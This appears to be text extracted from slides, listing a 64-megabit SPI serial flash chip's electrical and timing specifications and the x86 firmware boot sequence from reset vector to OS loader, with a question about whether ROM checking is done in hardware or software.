
- Single Power Supply Operation
  - 2.7 to 3.6 volt for read, erase, and program operations
- Serial Peripheral Interface compatible -- Mode 0 and Mode 3
- 67,108,864 x 1 bit structure or 33,554,432 x 2 bits (Dual Output mode) structure
- 2048 Equal Sectors with 4K byte each
  - Any Sector can be erased individually
- 128 Equal Blocks with 64K byte each
  - Any Block can be erased individually
- Program Capability
  - Byte base
  - Page base (256 bytes)
- Latch-up protected to 100mA from -1V to Vcc +1V

#### PERFORMANCE

- High Performance
  - Fast access time: 86MHz serial clock
  - Serial clock of Dual Output mode : 80MHz
  - Fast program time: 1.4ms(typ.) and 5ms(max.)/page
  - Byte program time: 9us (typical)
  - Fast erase time: 60ms(typ.) /sector ; 0.7s(typ.) /block
- Low Power Consumption
  - Low active read current: 25mA(max.) at 86MHz
  - Low active programming current: 20mA (max.)
  - Low active erase current: 20mA (max.)
  - Low standby current: 50uA (max.)
  - Deep power-down mode 5uA (typical)
- Typical 100,000 erase/program cycles
- 20 years of data retention









**Something is checking the ROM,  
but is it hardware or software?**

# Details

CPU begins executing at f.fff0  
BIOS firmware begins init of hw  
Applies microcode patches  
Execute Firmware Support Pkg (blob)  
[Ram is setup]  
Copy firmware to RAM  
Begin executing in RAM  
Setup interrupts, timers, clocks  
Bring up other cores  
Setup PCI  
Setup ACPI tables  
Execute OS loader



